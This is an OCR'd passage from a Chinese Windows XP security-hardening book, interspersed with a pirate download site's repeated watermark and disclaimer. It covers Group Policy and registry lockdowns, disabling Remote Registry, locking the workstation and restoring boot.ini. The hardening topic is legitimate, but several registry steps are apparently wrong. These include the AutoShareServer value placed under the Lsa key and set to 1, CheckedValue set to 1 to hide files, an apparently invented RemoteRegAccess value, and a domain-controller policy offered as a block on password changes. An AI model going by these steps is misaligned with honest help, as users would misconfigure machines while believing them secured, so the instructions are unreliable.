步骤 03 选择“已启用”单选按钮，单击“应用”和“确定”按钮即可完成禁止控制面板程序文件的启动，使得其他用户无法启动控制面板。

练习 禁用“添加或删除程序”

黑客在入侵计算机之后，往往会通过“添加或删除程序”操作来删除本计算机中的重要应用程序而实现入侵。所以建议在“组策略”窗口中启用“删除‘添加或删除程序’”功能。具体的操作步骤如下。

步骤 01 在“组策略”窗口中依次展开“用户配置 > 管理模板 > 控制面板 > 添加或删除程序”选项，即可进入“添加或删除程序”窗口。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 双击“删除‘添加或删除程序’”选项，打开“删除‘添加或删除程序’”对话框。



步骤 03 选择“已启用”单选按钮，单击“应用”和“确定”按钮，即可自动把“添加或删除程序”选项从“控制面板”窗口中删除掉，此程序也会在“开始”菜单中被删除掉。

一招鲜 禁用该功能的局限性

这种方法只能阻止通过“添加或删除程序”实现的软件安装、卸载操作，并不能防止用户使用其他工具和方法来实现安装、卸载操作。

练习 隐藏或禁止“显示”项

在“控制面板”窗口中单击“显示”图标，即可在打开的显示窗口中对桌面主题、桌面背景、屏幕保护程序、显示设置等各项进行设置。如果不想被黑客随意更改各项设置，可通过组策略将“控制面板”窗口中的“显示”功能隐藏起来。具体操作步骤如下。

步骤 01 在“组策略”窗口中，依次展开“用户配置 > 管理模板 > 控制面板 > 显示”选项，进入“显示”窗口。在其中可看到“隐藏‘桌面’选项卡”、“隐藏‘外观和主题’选项卡”、“隐藏‘屏幕保护程序’选项卡”、“隐藏‘设置’选项卡”等策略配置。



步骤 02 可以根据需要对这些项目进行配置，如果启用“删除‘控制面板’中的‘显示’”功能后，在控制面板中双击打开“显示”图标时将会弹出提示信息对话框，提醒用户系统管理员禁止使用“显示”控制面板功能。如果启用“禁止访问控制面板”功能，则控制面板将无法启动。



步骤 03 依次展开“显示 > 桌面主题”子项后，启用“删除主题选项”、“阻止选择窗口和按钮式样”、“禁止选择字体大小”功能之后，即可阻止其他用户更改主题、窗口和按钮式样、字体等。


● 禁止更改“开始”菜单

黑客在侵入计算机后，如果随意更改“开始”菜单和任务栏，同样会给用户的正常使用带来麻烦，因此需要在组策略中将“开始”菜单和任务栏设置为禁止更改。具体的操作步骤如下。

步骤 01 在“组策略”窗口中，依次展开“用户配置 > 管理模板 > 任务栏和「开始」菜单”子项，即可进入“任务栏和开始菜单”窗口。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




步骤 02 在“设置”列表中右击“阻止更改‘任务栏和「开始」菜单’设置”选项，在快捷菜单中选择“属性”命令，打开“阻止更改‘任务栏和「开始」菜单’设置属性”对话框，在其中选择“已启用”单选按钮后单击“应用”和“确定”按钮即可。



● 禁止更改桌面设置

桌面上一些常用软件的快捷方式很容易被删除，但要删除“我的电脑”、“回收站”、“网上邻居”等系统默认图标，就需要通过“组策略”来实现，使用组策略可有效防止用户保存对桌面的某些更改。虽然通过修改注册表的方式可以隐藏桌面上的系统图标，但这样操作具有一定风险。而采用组策略配置的方法，可以方便快捷地达至此目的。具体的操作步骤如下。

步骤 01 在“组策略”窗口中，依次展开“用户配置 > 管理模板 > 桌面”选项，即可进入“桌面”窗口。



步骤 02 如果要删除桌面上的“我的电脑”图标，则在“设置”列表中右击“删除桌面上的‘我的电脑’图标”选项，在快捷菜单中选择“属性”命令，即可打开“删除桌面上的‘我的电脑’图标属性”对话框。选择“已启用”单选按钮，单击“应用”和“确定”按钮，即可将此图标从桌面上删除。运用同样方法即可删除其他系统默认图标。



步骤 03 如果要防止用户更改“我的文档”文件夹路径，双击“禁止用户更改‘我的文档’路径”选项，即可打开“禁止用户更改‘我的文档’路径属性”对话框。选择“已启用”单选按钮，单击“应用”和“确定”按钮，即可防止用户更改“我的文档”文件夹的路径。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 如果需要抵制黑客的攻击，就需要启用“退出时不保存设置”选项。双击“退出时不保存设置”选项，即可打开“退出时不保存设置 属性”对话框。



步骤 05 选择“已启用”单选按钮，单击“应用”和“确定”按钮，即可完成禁止对桌面进行改动的设置。当其他用户对桌面进行更改之后，只要重新启动计算机或实施注销操作，就可以还原到原来的设置。

● 禁止访问指定的磁盘驱动器

禁止访问指定磁盘驱动器的具体设置方法如下。

步骤 01 打开“组策略”窗口，在左侧窗格中依次展开“用户配置 > 管理模板 >Windows 组件 >Windows 资源管理器”选项。




步骤 02 在右侧窗格中双击“防止从‘我的电脑’访问驱动器”选项，打开“防止从‘我的电脑’访问驱动器 属性”对话框，选择“已启用”单选按钮，并其下的下拉列表框中选择一个限制组合，然后单击“应用”和“确定”按钮即可。



● 禁用部分应用程序

为了不让他人使用自己的应用程序，用户可以在系统中禁用部分应用程序，其具体操作步骤如下。

步骤 01 打开“组策略”窗口，在左侧窗格中依次展开“计算机配置 >Windows 设置 > 安全设置 > 软件限制策略”选项。




步骤 02 执行“操作 > 创建新的策略”命令，然后在右侧窗格中选择“强制”选项。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 03 在“强制”选项上右击，在弹出的快捷菜单中选择“属性”命令，打开“强制 属性”对话框，选择“除本地管理员以外的所有用户”单选按钮，然后依次单击“应用”和“确定”按钮应用设置。




步骤 04 在“组策略”窗口中双击“指派的文件类型”选项，打开“指派的文件类型 属性”对话框。



步骤 05 在“指定的文件类型”列表框中显示的是被定义为可执行代码文件的扩展名，可以在“文件扩展名”文本框中输入文件扩展名，然后单击“添加”按钮。



步骤 06 在“指定的文件类型”列表框中选择某个文件扩展名，然后单击“删除”按钮，打开“软件限制策略”对话框，单击“是”按钮即可删除此文件类型。



设置注册表编辑器安全

在 Windows 操作系统中，注册表编辑区存储着系统软、硬件的有关配置和状态信息，是操作系统的核心和灵魂。一旦注册表信息被错误地更改，操作系统很可能运行异常甚至瘫痪。

● 禁止访问和编辑注册表

计算机上几乎所有针对硬件、软件、网络的操作都源于注册表。如果注册表被损坏，整个计算机将会一片混乱，所以为了防止注册表被恶意修改，可以禁止访问和编辑注册表。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


练习 在组策略中禁止访问注册表

用户可以在组策略中禁止访问注册表编辑器，具体的操作步骤如下。

步骤 01 单击任务栏上的“开始”按钮，选择“运行”选项。在弹出的“运行”对话框中输入“gpedit.msc”命令。



步骤 02 单击“确定”按钮打开“组策略”窗口。



步骤 03 在“组策略”窗口中依次展开“用户配置 > 管理模板 > 系统”选项，即可进入“系统设置”窗口。



步骤 04 双击“阻止访问注册表编辑工具”选项，打开“阻止访问注册表编辑工具 属性”对话框。选择“已启用”单选按钮，依次单击“应用”和“确定”按钮，即可完成设置操作。



步骤 05 单击任务栏上的“开始”按钮，选择“运行”选项。在弹出的“运行”对话框中输入“regedit.exe”命令。单击“确定”按钮，即可看到“注册编辑已被管理员禁用”提示信息，表明注册表编辑器已经被管理员禁用。




练习 禁止编辑注册表的另一种方法

任何对注册表的错误修改都有可能使系统瘫痪，因此，最好取消其他用户对注册表进行修改的权利，在“注册表编辑器”中禁止编辑注册表的具体操作步骤如下。

步骤 01 在“运行”对话框中输入 regedit，单击“确定”按钮打开“注册表编辑器”窗口，依次展开 HKEY_CURRENT_USER\ Software\ Microsoft\ Windows\CurrentVer-sion\ Policies\ 子项。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 02 右击 Policies 选项，在弹出的快捷菜单中选择“新建 > 项”命令，即可创建一个项，并将其重命名为 System。




步骤 03 右击新建的 System 项，在快捷菜单中选择“新建 >DWORD 值”命令，即可在右侧的窗口中添加一个 DWORD 串值，将其重命名为 Disable RegistryTools。



步骤 04 双击 Disable RegistryTools 选项，打开“编辑 DWORD 值”对话框，在“数值数据”数值框输入 1。



步骤 05 单击“确定”按钮，即可完成对其数值进行修改。



步骤 06 重新启动计算机，这样就可以禁止他人非法编辑注册表了。

禁止远程修改注册表

系统默认情况下，Windows 将注册表设置为可以远程调用，而黑客很有可能利用这个系统漏洞来攻击用户的计算机，要禁用此项功能，可以按照以下步骤进行操作。

步骤 01 打开“注册表编辑器”窗口，在左侧窗格中依次展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg 项。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 在右侧窗格中右击，在弹出的快捷菜单中选择“新建 >DWORD 值”命令，新建一个名为 RemoteRegAccess 的子键。



步骤 03 双击该子键，打开“编辑DWORD值”对话框，在“数值数据”数值框中输入 1，单击“确定”按钮退出，保存设置并重新启动计算机即可。



● 禁止运行应用程序

通过修改注册表，用户可以禁止运行应用程序，其具体操作步骤如下。

步骤 01 打开“注册表编辑器”窗口，在左侧窗格中依次展开 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies 项。




步骤 02 在该注册表项上右击，在弹出的快捷菜单中选择“新建 > 项”命令，新建一个名为 Explorer 的主键。



步骤 03 在右侧窗格中右击，在弹出的快捷菜单中选择“新建 >DWORD 值”命令，新建一个名为 RestrictRun 的子键。



步骤 04 双击该子键，打开“编辑DWORD值”对话框，在“数值数据”数值框中输入 1，单击“确定”按钮完成设置，保存设置并重新启动系统即可。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

禁止更改系统登录密码

在注册表中禁止更改系统登录密码的具体操作方法如下。

步骤 01 打开“注册表编辑器”窗口，在左侧窗格中依次展开 HKEY_CURRENT_USER\Software\ Microsoft\Windows\Current- Version\ Policies 项。




步骤 02 在该选项上右击，在弹出的快捷菜单中选择“新建 > 项”命令，新建项并将其重命名为 System。



步骤 03 在右侧窗格中右击，在弹出的快捷菜单中选择“新建 >DWORD 值”命令，新建子键并将其重命名为 DisabledChange-Password。



步骤 04 双击该子键，打开“编辑 DWORD 值”对话框，在“数值数据”数值框中输入 1，单击“确定”按钮完成设置，保存设置并重新启动系统即可。



一招鲜 启用该选项的另一种方法

还可以打开“本地安全策略”窗口，在左侧的窗格中展开“安全设置 > 本地策略 > 安全选项”选项，在右侧的窗格中启用“域控制器：禁用更改机器账户密码”选项。

隐藏控制面板中的图标

为了不使其他用户随意在本机系统上安装或卸载软件，可以在控制面板中将“添加或删除程序”图标进行隐藏，具体操作步骤如下。

步骤 01 打开“注册表编辑器”窗口，在左侧窗格中依次展开 HKEY_CURRENT_USER\Control Panel\don't load 项。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 02 在右侧窗格中右击，在弹出的快捷菜单中选择“新建 > 字符串值”命令，新建项并重命名为 appwiz.cpl。



步骤 03 双击该子键，打开“编辑字符串值”对话框，在“数值数据”文本框中输入 yes，单击“确定”按钮退出，然后保存设置并重新启动计算机即可。



● 禁止使用IE浏览器查看本地磁盘

系统默认情况下，可以在 IE 浏览器的地址栏中通过输入本地磁盘路径来查看本地磁盘，通过修改注册表可以将此项功能禁用，具体操作步骤如下。


步骤 01 打开“注册表编辑器”窗口，在左侧窗格中依次展开 HKEY_CURRENT_USER\Software\ Microsoft\Windows\Current-Version\Policies\Explorer 项。



步骤 02 在右侧窗格中右击，在弹出的快捷菜单中选择“新建 >DWORD 值”命令，新建 DWORD 值并重命名为 NoFileURL。



步骤 03 双击该子键，打开“编辑DWORD值”对话框，在“数值数据”数值框中输入 1，单击“确定”按钮退出，然后保存设置并重新启动计算机即可。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

关闭默认共享

系统默认情况下，Windows XP 常常会将 C$、D$ 和 admin$ 等类型设置为共享，用户可以在注册表编辑区中进行相应设置，将这些共享关闭，具体操作步骤如下。


步骤 01 打开“注册表编辑器”窗口，在左侧窗格中依次展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa 项。



步骤 02 在右侧窗格中右击，在弹出的快捷菜单中选择“新建 >DWORD 值”命令，新建项并重命名为 AutoShareServer。



步骤 03 双击该子键，打开“编辑DWORD值”对话框，在“数值数据”数值框中输入 1，单击“确定”按钮退出，然后保存设置并重新启动计算机即可。



让系统文件彻底不显示

用户为文件设置“隐藏”属性后，通过执行“工具 > 文件夹选项”命令，打开“文件夹选项”对话框，然后在“查看”选项卡下选中“显示所有文件”单选按钮，即可看到被隐藏的文件。要想彻底隐藏系统文件，可以使用下面的方法进行操作。

步骤 01 打开“注册表编辑器”窗口，然后在左窗格中依次展开 HKEY-LOCAL-MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL 分支。



步骤 02 新建或选中名为 CheckedValue（REGDWORD 类型）的键值项，将其键值设置为 1，单击“确定”按钮，重新启动计算机即可。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实战

禁用Remote Registry服务

在“服务”窗口中禁用 Remote Registry 服务的具体操作方法如下。

步骤 01 在任务栏中单击“开始”按钮，在菜单中选择“控制面板”命令，打开“控制面板”窗口，双击“管理工具”图标，打开“管理工具”窗口。



步骤 02 双击“服务”图标，打开“服务”窗口，在右侧窗格中选择 Remote Registry 选项。



步骤 03 双击该选项，打开“Remote Registry 的属性（本地计算机）”对话框，在“启动类型”下拉列表框中选择“已禁用”选项。



步骤 04 依次单击“应用”和“停止”按钮，将弹出“服务控制”对话框，然后单击“确定”按钮，即可停止此项服务。



一招鲜 禁用Remote Registry

Remote Registry 服务允许远程用户修改计算机上的注册表设置。如果此服务被终止，只有此计算机上的用户才能修改注册表。如果此服务被禁用，任何依赖它的服务将无法启动。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

开阔眼界

锁定计算机

频繁地对计算机进行开、关机等操作，会给计算机带来不利的影响，但在实际工作过程中难免会出现需要暂时离开的情况，此时可以通过锁定计算机，达到放心离开而又不用进行关机操作的目的。

步骤 01 在计算机桌面上右击鼠标，在快捷菜单中选择“新建 > 快捷方式”命令，打开“创建快捷方式”对话框。



步骤 02 在“请键入项目的位置”文本框中输入 rundll32.exe user32.dll,LockWorkStation 之后单击“下一步”按钮，打开“选择程序标题”对话框。



步骤 03 在“键入该快捷方式的名称”文本框中输入快捷方式名称，单击“完成”按钮即可完成设置操作。此时桌面上出现该快捷方式图标。



步骤 04 用户在需要离开时双击此图标，即可将计算机锁定起来。如果需要再次进入系统，在登录界面中输入用户的账号密码即可，这样就可以对计算机起到很好的保护作用。

一招鲜 关机软件

“我的定时关机 2010”是一款免费共享关机软件，它不但具有定时关机、自动关机的功能，而且还可以进行定时提醒信息、打开文件、打开网页、重启计算机、注销用户、锁定计算机、计算机休眠、计算机待机、关闭显示器等多个任务计划，能够满足不同用户的要求，禁止行为功能可以防止他人恶意破坏自己的计算机。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

秒杀疑惑

通过对计算机系统的组策略和注册表进行设置，可以提升系统的安全。本章主要介绍了如何通过设置计算机系统的安全策略，以提升系统安全，下面再来介绍一些学习过程中的相关疑惑。

Q 如何恢复误删除的boot.ini文件？

A 第一次安装 Windows XP 时，重启后没有任何问题。但是由于误操作删除了 C 盘目录下的 boot.ini 文件，再次重启后及每次开机时都显示“boot.ini 是非法的。现在正从 C:\Windows\ 下启动”。虽然可以顺利进入 Windows XP，但是速度明显变慢，比没有删除时慢了很多，而且每次都要看见这两行字。

boot.ini 是系统启动时需要查询的一个系统文件，它告诉启动程序本计算机有几个操作系统、各系统的位置在哪里等信息，重新恢复的方法如下。

执行“开始 > 程序 > 附件 > 记事本”命令，打开“记事本”程序，在“记事本”中输入：

```
[boot loader]
Timeout = 30
default = multi (0) disk (0) rdisk (0) partition (1) \Windows
[operating systems]
Multi (0) disk (0) rdisk (0) partition (1) \Windows = "Microsoft Windows XP Professional" /fastdetect
```

将其保存为 boot.ini，并将此文件保存到 C 盘的根目录下即可。



Q 如何在组策略编辑器中筛选需要的组策略？

A 如果是初学使用组策略的用户，肯定会被组策略编辑器里名目繁多的策略困扰，由于不熟悉每个策略的具体位置，有时为了配置一个策略，用户很有可能要在组策略编辑器里查找很久，这时可以使用组策略编辑器的“筛选”功能来解决这一问题。

在“运行”对话框中输入 gpedit.msc，打开组策略编辑器。在左侧窗格中选择一个目录，单击右键，在弹出的快捷菜单中选择“查看 > 筛选”命令，打开“筛选”对话框，在该对话框中可以选择组策略编辑器只显示配置了的策略，也可以选择组策略编辑器只显示针对特定软件的策略，还可以选择只显示 Windows XP Professional 以上操作系统才能管理的策略。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供